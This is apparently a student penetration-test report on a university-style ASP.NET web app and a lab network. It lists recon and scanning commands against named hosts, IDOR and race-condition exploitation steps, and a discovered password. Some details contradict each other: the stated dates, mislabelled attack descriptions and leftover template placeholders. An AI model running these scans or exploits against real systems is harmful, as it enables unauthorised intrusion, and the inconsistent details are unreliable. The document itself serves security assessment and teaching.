0xMekawyRedTeam.FCDS

2024 Security Assessment Report Prepared For

Dr. Mohamed Elfiky
Eng. Akmal Ebrahim

Report Issued: 25/12/2024

Confidentiality Notice

This report contains sensitive, privileged, and confidential information. Precautions should be taken to protect the confidentiality of the information in this document. Publication of this report may cause reputational damage to Saber's Team or facilitate attacks against Saber's Team. Mekawy's Team shall not be held liable for special, incidental, collateral or consequential damages arising out of the use of this information.

Disclaimer

Note that this assessment may not disclose all vulnerabilities that are present on the systems within the scope of the engagement. This report is a summary of the findings from a "point-in-time" assessment made on Saber's environment. Any changes made to the environment during the period of testing may affect the results of the assessment.

TABLE OF CONTENTS

Table of Contents

Confidentiality Notice 2

Disclaimer 2

Assessment Overview 6

1. About Our Team 6

2. Phases of penetration testing 6

3. Engagement Team 6

4. Engagement Contacts 7

EXECUTIVE SUMMARY 8

1. Overview 8

2. Summary of Findings: 8

1. Vulnerabilities and Risk Overview: 8

2. Goals Objectives & Attack Scenario [If needed]: 10

4. Recommendations: 11

5. Conclusion: 11

RULES OF ENGAGEMENT RoE 12

Engagement Time Details: 12

Engagement Tests Details 12

Engagement Performed Tests 12

Engagement Test Info 13

Engagement Vectors and Components 13

Engagement Security Objectives and Principles 13

Engagement Scope Details 14

Engagement Environment 15

Engagement Access Permissions and Tools 15

Access Permissions 15
Engagement Tools 16
Engagement Goals 17
Questions 18
Approval and Acknowledgements 20
Methodology 20
Overview 21
Phases of Penetration Testing 22
Tools Used 26
Attack Techniques 26
Manual vs. Automated Testing 27
1. IDOR /Students/EditStudentProfile 28
Steps Of Exploiting IDOR Vulnerability 28
Vulnerability Details 28
Used tools 28
Analysis and Steps to Reproduce 29
Recommendation 29
2. Race Condition /Cources/Details/AddCource 30
Steps Of Exploiting Race Condition Vulnerability 30
Vulnerability Details 30
Used tools 30
Analysis and Steps Reproduce 30
Recommendation 32
Failed Exploitation Attempts 33
1. SQL Injection 33
2. Gain FTP Access On Web Server 34
3. Try To Access Web.Config File 34

4. Try To Access New Endpoint 35
5. Try To Deliver A Payload Using Metasploit And Msfvenom. 35
.....36
.....36
Phases of Penetration Testing 37
Tools Used.....39
Attack Techniques 40
1. Brute-Forcing SSH Password.....41
Steps 41
Used tools.....41
Analysis and Steps to Reproduce 41
Recommendation.....42
2. Data Exfiltration.....43
Steps 43
Used tools.....43
Analysis and Steps Reproduce 43
3. Crack Password Of Image 47
Steps 47
Used tools.....47
Analysis and Steps Reproduce 47
Failed Exploitation Attempts.....54
Conclusion.....54

Assessment Overview

1. About Our Team

Mekawy's Team is passionate about evaluating target assets and perform a Pen-Testing for clients to evaluate security of these assets. We are a passionate student at FCDS, Alexandria University have professional skills at Pen-Testing process.

The assessment was performed within the predefined scope of this engagement, and its findings and recommendations have been shared with the customer. A penetration test is considered a snapshot in time. The findings and recommendations solely reflect the information gathered during the assessment period and do not account for any subsequent changes or modifications.

2. Phases of penetration testing

- **Planning:**
  - Customer goals are gathered and rules of engagement obtained.
- **Discovery:**
  - Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- **Attack:**
  - Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- **Reporting:**
  - Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.

3. Engagement Team

- Mohamed Mekawy.

- Moaz Abo Elwafa.
- Ahmed Adel Abdelhady.
- Abdelrahman Yousry.
- Karim Basuny.
- Seif Ahmed.
- Samaa Mohamed.
- Youstena Malak.
- Walaa Ahmed.

4. Engagement Contacts

Client Contacts

Name	Role	Mail
Mohamed Saber	**Team Leader**	mosaberpro2206165@gmail.com

EXECUTIVE SUMMARY

1. Overview

On December 20, 2024, through December 25, 2024, 0xMekawyRedTeam.FCDS was engaged by Saber's Team to conduct a thorough security assessment of a specified target. The assessment comprised two distinct phases:

- Internal NVA/PT
- Web Application Assessment.

Objectives were to

- Identify security vulnerabilities.
- Assess the effectiveness of existing security controls.
- Explain the potential impact of the identified vulnerabilities, such as the extent of data exposure, or reputational.
- Damage that could occur if they were exploited by malicious actors.
- Recommend technical security best practices to improve security posture of the target applications audited.

2. Summary of Findings:

1. Vulnerabilities and Risk Overview:

0xMekawyRedTeam.FCDS performed a security assessment of SCOPE of Saber's Team on December 20, 2024.

Penetration test simulated an attack from an **Internal** threat actor attempting to compromise **systems/APPs** within the Saber's corporate network.

<u>The purpose of this assessment</u>

- Discover and identify vulnerabilities in Saber's infrastructure.
- Suggest methods to remediate the vulnerabilities.


A total of N vulnerabilities/recommendations were reported by 0xMekawyRedTeam.FCDS within the scope of the engagement.

.

<u>Statistics</u>

- **Highest** risk score assigned to a vulnerability was **9.2**, the
- **Lowest** was 2.5, and the average score was **3.9**

all them are broken down by severity in the Chart , table below.



CRITICAL	HIGH	MEDIUM	LOW
2	2	1	1

Highest severity identified vulnerabilities give potential attackers the opportunity to get full [internal access to the Data Center/Web Server / Internal Files/ Internal Codes /DB]. In order to ensure data confidentiality, integrity, and availability, security remediations should be implemented as described in the security assessment findings.

Performed tests

- All set of applicable OWASP Top 10 Security Threats

Web Application Vulnerability Assessment:

- IDOR in EditStudentProfile.
- Race Condition in AddCources.

Web Application Penetration Testing (PT):

- User information extracted from the application's backend database using user enumeration.
- Endpoints accessed via Directory Enumeration.

2. Goals Objectives & Attack Scenario [If needed]:

Objective	Target	Steps
Gain Remote Access	192.168.10.7 Office Machine	• Failed Due to Configuration Of Client Network To Internal Only.
Get root Access on Web Server	204.188.208.230 Web Server	• Failed.
Get DB Admin Password	204.188.208.230 MSSQL	• Failed
Perform Internal Credential Guessing	192.168.10.0/24	• Network Service Scanning. • Social Engineering Guessing Password. • Find Vulnerable SSH. • Passw0rd: 0xAl3aref.
Get Sensitive Data	192.168.10.7 Target Machine	• Directories And Files Discovery • Hidden Directories And Files Discovery • Hidden Directory: .Flag{DummyFile} • Hidden File: Sceret.zip • Shadow and Password File.

4. Recommendations:

Web Application Assessment:

- Use FTPS (FTP over SSL/TLS) to encrypt data.
- Add headers like X-Frame-Options, Content-Security-Policy, and Strict-Transport-Security to protect against clickjacking, XSS, and MitM attacks.
- Restrict to strong cipher suites and protocols (TLS 1.2+).
- Ensure that unnecessary HTTP methods (OPTIONS, PUT, DELETE) are disabled.
- Regularly patch IIS and ASP.NET to address known vulnerabilities.
- Implement a Web Application Firewall (WAF) to monitor and block malicious requests.
- **Enable HTTPS**: Redirect all HTTP traffic to HTTPS to protect against eavesdropping and Man-in-the-Middle (MitM) attacks.
- Disable the TRACE method in the web server configuration:
  Edit the web.config file or server settings to explicitly disable TRACE.
- Restrict relaying and enforce strong authentication with secure methods like CRAM-MD5 or OAuth2.

5. Conclusion:

The implementation of the recommendations outlined in this report, along with the adherence to best practices, will significantly enhance the security posture of Saber's Team. It is crucial to recognize that the data presented reflects a snapshot in time, and ongoing vigilance through periodic security assessments is essential to maintaining robust defenses against evolving threats.

RULES OF ENGAGEMENT RoE

```
The ROE ensures clarity and alignment between the penetration tester
and the client, helping avoid misunderstandings and maintaining legal
and ethical boundaries.
The Client commissioned the Testing Team to perform the following
penetration testing services:
```

- Technical network-level penetration testing of internet-facing hosts, against nodes in internal networks.
- Social Engineering.

Engagement Time Details:

Preferred Start Date	December 20, 2024
Preferred End Date	December 25, 2024
Testing Period	5 days (September 20–25, 2024)
Time Restrictions	Avoid certain hours to prevent disruptions.

Engagement Tests Details

Engagement Performed Tests

Performed Tests	Status
Host and service enumeration	Fails criteria
Weak passwords attack and brute-force	Fails criteria
Identification of misconfigurations	Fails criteria
Vulnerability identification and system exploitation	Successfully completed

Performed Tests	Status
Search Engine Discovery and Reconnaissance for Information Leakage	Successfully completed
Weak Authorization Mechanisms testing	Successfully completed
Database compromising, sensitive information stealing	Fails Criteria
Outdated services	Fails criteria

Engagement Test Info

Intrusive Tests	Yes
Scan Mode	Manual/Automated
Audit/ Test Type	Insert Test Type: Graybox

Engagement Vectors and Components

System Components	Assessment Status
Servers	Tested
Databases	Tested
Network Infrastructure	Tested
Firewalls	Tested
Web Applications	Tested

Engagement Security Objectives and Principles

Security Objectives	Assessment Status
Confidentiality (protecting sensitive information)	Tested
Integrity (ensuring data is accurate and unaltered)	Tested
Availability (ensuring systems are up and running)	Tested
Authentication (verifying user identity)	Tested
Authorization (ensuring proper permissions)	Tested
Non-repudiation (preventing denial of actions)	Tested
Data Encryption (securing data in transit and at rest)	Tested
Incident Detection and Response	Untested

Security Objectives	Assessment Status
Audit and Monitoring (tracking activity)	Tested
Vulnerability Management	Tested

Engagement Scope Details

General

Subnets	/24
Hosts	2
Applications	Web Application
Servers	1
Scope Exclusions	- Denial of Service (DoS) - Phishing/Social Engineering (Per client request, not performed)

Web

Engagement Type	Scope APPs /(URLs)/IPs	Audit/Test Type	Operating System(s)	Doman Names	Client Awareness	Deployment Development Stack	Login Credentials	Functionalities Tested
Vulnerability Assessment, Exploitation	http://michaelwassef-001-site1.anytempurl.com/	Blackbox	Windows	No	Yes	ASP.Net	User: Pass:	Login, Profile SignUP, Edit Profile

Network

Engagement Type	Target System(s)Host Name /IP	Audit/ Test Type	Operating System(s)	Domain Names	Client Awareness	Login Credentials
Vulnerability Assessment, Exploitation	- **Primary Target**: 2 Target Machine **Primary Address**: 192.168.10.0/24 -	Graybox	x86_64 GNU/Linux, Parrot	No	Yes	Not Provided

Engagement Environment

Environment	Details
Staging	Testing occurs in a pre-production environment similar to production.

Engagement Access Permissions and Tools

Access Permissions

Network Access	• **Internal Network Access**: Provided • **Port Allowance**: 22,5000
PT Host Information	• **Hostname**: saber • **Operating System**: Linux • **Version**: Debian 6.10.11-1Parrot • **Network Configuration**: DHCP • **Firewall Status**: Custom Rules Applied • **Patch Level**: Up-to-date
Credentials	• **Credentials Provided**: User Only. • **Access Level**: User • **Authentication Method**: Password • **Key-Based Access**: saber@192.168.10.7

Engagement Tools

Tool Name	Category	Purpose	Usage Description
Nmap	Network Scanning	Port scanning and network discovery	Used to identify open ports and services on the target systems
Burp Suite	Web Vulnerability	Web application security testing and vulnerability scanning	Employed for manual and automated testing of web applications for security flaws
Metasploit	Exploitation Framework	Exploiting vulnerabilities and payload delivery	Used to exploit known vulnerabilities on the target systems
Nikto	Web Server Scanning	Scanning web servers for vulnerabilities	Scanned web servers for outdated software, insecure configurations, and vulnerabilities
Hydra	Brute Forcing	Brute force attack on login credentials	Employed to perform password guessing attacks against multiple protocols and services
Gobuster	Directory Bruteforcing	Discovering hidden files and directories on web servers	Used to brute force directories and files that may not be publicly listed
SQLmap	SQL Injection	Automated testing for SQL injection vulnerabilities	Employed to detect and exploit SQL injection vulnerabilities in web applications
John the Ripper	Password Cracking	Password cracking tool	Used to crack password hashes obtained from the compromised systems
Medusa	Password Cracking	Password cracking tool	
Hakrawler	Web application security, reconnaissance	Web asset discovery and enumeration.	Hakrawler works by parsing responses from HTTP requests to extract URLs, subdomains, or other useful information. It integrates well with other tools for automation and chaining workflows.

Tool Name	Category	Purpose	Usage Description
linpeas	Linux privilege escalation, post-exploitation.	Local privilege escalation enumeration.	Run on a compromised Linux machine to identify misconfigurations, credentials, or vulnerabilities that could allow privilege escalation.
steghide	Steganography, data hiding.	Steganography – hiding or extracting data within image/audio files.	Used to embed secret data (e.g., text files) inside multimedia files (e.g., JPEG, BMP, WAV). Steghide allows users to hide encrypted data within files while preserving the integrity of the carrier file, making it hard to detect.
stegcracker	Steganography, password cracking.	Cracking steganographic passphrases.	Used to brute-force the password on steganographic files created with tools like Steghide. Python-based tool that automates cracking passphrases for steg-hidden data, aiding forensic investigators or security researchers.
Les.sh	Post-exploitation, privilege escalation.	Suggest possible exploits for a Linux system based on kernel and system configuration.	Run on a compromised Linux machine to list public exploits relevant to the system.

Engagement Goals

Primary Goals	Insert main goals/expectations, such as • vulnerability discovery • risk assessment, • compliance validation
Testing Objectives	• Identify security gaps

Primary Goals	Insert main goals/expectations, such as • vulnerability discovery • risk assessment, • compliance validation
	• Ensure systems are compliant • Stress-test the infrastructure

Questions

System Penetration and Failure

Date of Introduction/Kickoff Meeting	December 20, 2024

WEB

Question	Answer
Information required for the Web App/API/Server/Backend penetration test	URL
What is the application name?	IbnSina
What is the application URL/IP?	http://michaelwassef-001-site1.anytempurl.com/
What language is the application written in (ASP, PHP, Java etc.)?	ASP
What framework is used, if any?	Bootstrap, Jquery
Is it a Cloud hosted site?	Yes
Cloud provider name?	Unknown
Is a web application firewall (WAF) being utilized?	No
What is the backend database, if applicable (MySQL, Microsoft SQL, AWS Database, Oracle etc.)?	MSSQL

Question	Answer
Does the application have multiple roles (unauthenticated, user, admin, manager)?	Yes
Does role-based testing is required?	Yes
Is the site hosted on a shared platform with other sites?	Undefiend
Is the site load balanced?	Yes
Are Administrators or Developers notified of errors via email?	No
Will the documentation of application be provided?	Yes
Is a backend in scope?	No
Is test data provided?	No

NVA - Internal

Question	Answer
Information required for the Network (internal) penetration test	IP Range, Usernames
List the internal network subnets in scope for testing.	192.168.30.0 – 192.168.10.0/24
If systems are hosted outside the client managed network, please specify which /hosting/cloud provider hosts these systems.	No
Have you received authorization for testing from provider?	Username Only
How many internal IP addresses are in scope for testing?	1
List the internal IP addresses in scope for testing.	192.168.10.7
Are internal network security controls configured to block known scans and attacks?	Yes but failed to block.
If “YES” to the above, will these controls be temporarily altered to fully test the target systems? Note: It is recommended to fully test in scope systems on the internal network(s).	No
Are any targets to be excluded? If so, please list targets and provide reasoning for exclusion.	Firewall

Approval and Acknowledgements

The result of test will be presented in the form of a PDF report with a description of the activities carried out, the vulnerability findings with risk classification and the mitigation recommendations.

Date


25-12-2024

Methodology

Our testing methodology was split into three phases: Reconnaissance, Target Assessment, and Execution of Vulnerabilities. During reconnaissance, we gathered information Saber's network systems. We used port scanning and other enumeration methods to refine target information and assess target values. Next, we conducted our targeted assessment. We simulated an attacker exploiting vulnerabilities in the Saber's network. We gathered evidence of vulnerabilities during this phase of the engagement while conducting the simulation in a manner that would not disrupt normal business operations.

The following image is a graphical representation of this methodology.

Overview



The **Web Application Vulnerability Assessment and Penetration Testing (VAPT)** was conducted using a multi-phase approach, based on established security frameworks and industry standards, including **OWASP**, **PTES**, **NIST SP 800-115**, and **OSSTMM**. This methodology is designed to identify, exploit, and document vulnerabilities in the target application while ensuring minimal disruption to the environment

---

Phases of Penetration Testing

Phase	Description, Techniques, and Advanced Commands
1. Reconnaissance	**Approach & Commands**: • Start with passive recon like WHOIS lookups, DNS queries, and subdomain enumeration without alerting the target. **Shodan API** to detect exposed assets (`shodan host 204.188.228.230`), but not reveal anything. • Leverage **DNS brute-forcing** with tools like `dnsenum` or `amass` for deeper subdomain discovery: `bash amass enum -d http://michaelwassef-001-site1.anytempurl.com/ -o subdomains.txt` - Review SSL/TLS certs for exposed subdomains: `bash openssl s_client -connect http://michaelwassef-001-site1.anytempurl.com/:443 -showcerts` • `Leverage DNS brute-forcing with dnstwist: bash dnstwist` http://michaelwassef-001-site1.anytempurl.com/h • Leverage DNS brute-forcing with nmap: bash nmap –script dns-brute -p 53 http://michaelwassef-001-site1.anytempurl.com/ • Use DNS Recon to leverage DNS brute-forcing: bash dnsrecon -d http://michaelwassef-001-site1.anytempurl.com/ • Leverage Web server misconfiguration: bash curl -x TRACE http://204.188.228.230

Phase	Description, Techniques, and Advanced Commands
2. Scanning & Enumeration	We understand that efficient scanning can save time. Here, precision scanning is crucial — wide, noisy scans can alert the blue team. We also aim to detect obsecure services, so deeper techniques like timing manipulation and custom NSE scripts can reveal misconfigured assets. **Approach**: • **Vulnerability Enumeration**: bash nmap –script http-methods –script-args http-methods.url-path ='/' -p 80 204.188.228.230 and to identify and verify vulnerabilities more precisely. • Use **Nmap's timing options** to scan evasively or aggressively depending on the environment.: bash nmap -A -T4 204.188.228.230, reveal web server version (MIIS/10.0). • DB Enumeration: sudo nmap -D RND:10 -p 1433,1521,3306,5432 204.188.228.230 • Service Enumeration: nikto -h http://michaelwassef-001-site1.anytempurl.com/, Run a Nikto scan to identify misconfigurations and known vulnerabilities • Directory Enumeration: gobuster dir -u http://michaelwassef-001-site1.anytempurl.com -w /usr/share/wordlists/dirb/big.txt • Front-end Enumeration: echo http://michaelwassef-001-site1.anytempurl.com | hakrawler -subs • Inspect headers for security issues: curl -I http://204.188.228.230 which Look for missing headers like X-Frame-Options, Content-Security-Policy, and Strict-Transport-Security • HTTPS Testing: Use testssl.sh to identify weak ciphers, protocols, or certificate issue: bash testssl.sh 204.188.228.230

Phase	Description, Techniques, and Advanced Commands
3. Exploitation	Each exploit is a custom endeavor based on years of exploiting edge cases and manual tweaking. Automation via tools like Metasploit or SQLmap is useful, but real value comes from deep understanding and manual exploitation. **Approach**: • **IDOR**: With **Burp Suite Repeater** has been identified in the student profile editing module of the web application. This vulnerability allows an attacker to access and modify any student's information by simply changing the students_ID parameter in the request sent to the server. The HTTP request sent to edit a student's profile contains the students_ID parameter in the request body. An attacker can intercept this request, modify the students_ID value to any other valid identifier, and thus gain unauthorized access to view or modify other students' information. Affected module path: /Students/EditStudentProfile this vulnerability can lead to the exposure of sensitive personal information, such as names, phone numbers, birth dates, and passwords of the students. Additionally, an attacker could alter this information, affecting the integrity and confidentiality of the students' data. Reveled Flag: Flag{IntrussionIllusionTeamStudentUpdateProfileFlag} • **Race Condition**: has been identified in the course addition functionality of the web application. This vulnerability occurs when multiple concurrent requests are processed by the server without proper synchronization, leading to inconsistent or duplicate data entries. the AddCourse endpoint allows adding new courses to the system. However, due to the lack of proper handling for concurrent requests, an attacker can send multiple requests in quick succession, potentially leading to the addition of duplicate course entries or other unintended side effects. Affected module path: /CoursesDetails/AddCourse this race condition vulnerability can result in the creation of duplicate courses, data inconsistency, and potential overloading of the system. This can degrade the system's performance, lead to incorrect reporting, and complicate data management tasks.
4. Post-Exploitation	After breaching the target, it’s essential to assess the scope of access gained. At this stage, creativity is key — from maintaining access to gathering as much sensitive data as possible. But We can’t do a full post exploitation

Phase	Description, Techniques, and Advanced Commands
5. Clean-up	Leaving no trace is crucial. Here, you cover your tracks, and more importantly, restore the system's integrity without affecting operational functions. We can't clean up our work

6. Reporting & Remediation	Finally, a pentester excels at comprehensive reporting. The real skill lies in communicating complex technical issues in a way that's clear to all stakeholders — both technical and executive-level readers.
	Approach:
	• **Documentation**: Capture every significant finding, from reconnaissance to post-exploitation. Include the tools and commands used, but also present the logic behind each attack, how it was executed, and the potential risks if left unmitigated.
	• **Technical Section**:
	  ○ **Vulnerability Description**: Detail each vulnerability, including **classification** (IDOR, Race Condition), and **severity** based on industry standards like **CVSS (Common Vulnerability Scoring System)**. For example: "IDOR on `/EditStudentProfile` allows an attacker to edit sensitive id student of another student in database. CVSS Score: 9.1 (Critical)." Include a screenshot of the successful IDOR, or a similar visual PoC.
	  Race Condition on /Addcources allows attacker to add two cources at same time. CVSS Score: 7.1 (High). Include a Screenshot of the successful Race condition.
	  ○ **Proof of Exploitation**: Provide technical PoCs, including **screenshots of compromised systems**, **captured data** and **code snippets**.
	  ○ **Attack Chain Visualization**
	  ○ A**ttack flow diagrams** to map out complex attack chains that start from a low-risk vulnerability and lead to full system compromise. This helps the client understand the severity of seemingly low-risk issues.
	  ○ **Remediation Recommendations**
	  ○ **Security Hardening Advice**
	  ○ **Findings Overview**: Provide a high-level summary of the top 5-10 critical findings and their potential impact. Use simple metrics like "Critical IDOR vulnerability may edit any student data from database.

Tools Used

Various industry-standard tools were employed during the assessment to perform both manual and automated testing. These tools are categorized based on their function and scope of use.

Category	Tools Used
Reconnaissance	Shodan, Sublist3r, DNSRecon, DNStwist, whatweb, Dnslookup
Scanning & Enumeration	Nmap, SSLscan, dirb, gobuster, amass, Nikto, oneforall.
Exploitation	SQLmap, Burp Suite Pro, Metasploit, Hydra, medusa, stegcracker, hashcat, steghide, mkpasswd, john the ripper.
Post-Exploitation	Linpeas, enumpeas, les.sh, stegcracker, Simple HTTP Server.
Password Cracking	Hashcat, John the Ripper, Hydra, medusa
Custom Scripting	Custom Python and Bash scripts were utilized for automating specific attack vectors and enumerating targets based on unique application structures.

Attack Techniques

During the exploitation phase, we employed several attack techniques to compromise the application's security. Below is a summary of the techniques used during this assessment:

Attack Type	Description
IDOR	SQL injection was performed to manipulate SQL queries executed by the application. Tools like SQLmap were used for automated exploitation, while manual payloads were used for bypassing WAF protections.
Race Condition	Multiple types of XSS (Reflected, Stored, DOM-based) were identified, which could allow an attacker to steal session tokens, inject malicious scripts, or perform unauthorized actions on behalf of other users.

Manual vs. Automated Testing

Both manual and automated techniques were utilized to ensure thorough coverage across the application. Here's a breakdown of the two approaches:

- **Manual Testing**: This included custom-crafted payloads for injection attacks, business logic flaws, and complex vulnerabilities that automated tools may overlook. Manual efforts also involved testing for authorization bypass and improper session management that may lead to vertical and horizontal privilege escalation.
- **Automated Testing**: Automated tools like `Nessus`, `Burp Suite Pro`, and `OWASP ZAP` were used to quickly scan for commonly known vulnerabilities such as open ports, outdated software, weak SSL/TLS configurations, and misconfigurations.

By combining these two approaches, we were able to achieve both breadth and depth in the vulnerability assessment.

1. IDOR /Students/EditStudentProfile

Steps Of Exploiting IDOR Vulnerability

- Intercept Request Using Burpsuite
- Craft Request To Change ID of fake student to legitimate user.
- Send The Crafted Request to server.
- We reveled the flag.


Vulnerability Details

Vulnerability	IDOR
Description	Allows an attacker to access and modify any student's information by simply changing the students_ID parameter in the request sent to the server.
Location	/Students/EditStudentProfile
CVSS Score	9.1
Severity	High
Risk	Critical
Impact	Severe
Status	Not Solved
Affected Component	/Students/EditStudentProfile

Used tools

Tools Used	Usage
Burpsuite	Web Vulnerability

Analysis and Steps to Reproduce



Steps to Reproduce (POC)

Recommendation

- Implement Proper Access Controls
- Design and use secure APIs.
- Validate all input parameters
- Use indirect references

2. Race Condition /Cources/Details/AddCource

Steps Of Exploiting Race Condition Vulnerability

- Intercept Request Using Burpsuite
- Make a group include same request to add the same course
- Send two requests from same user but different two cources.
- The Vulnerability Exploited.

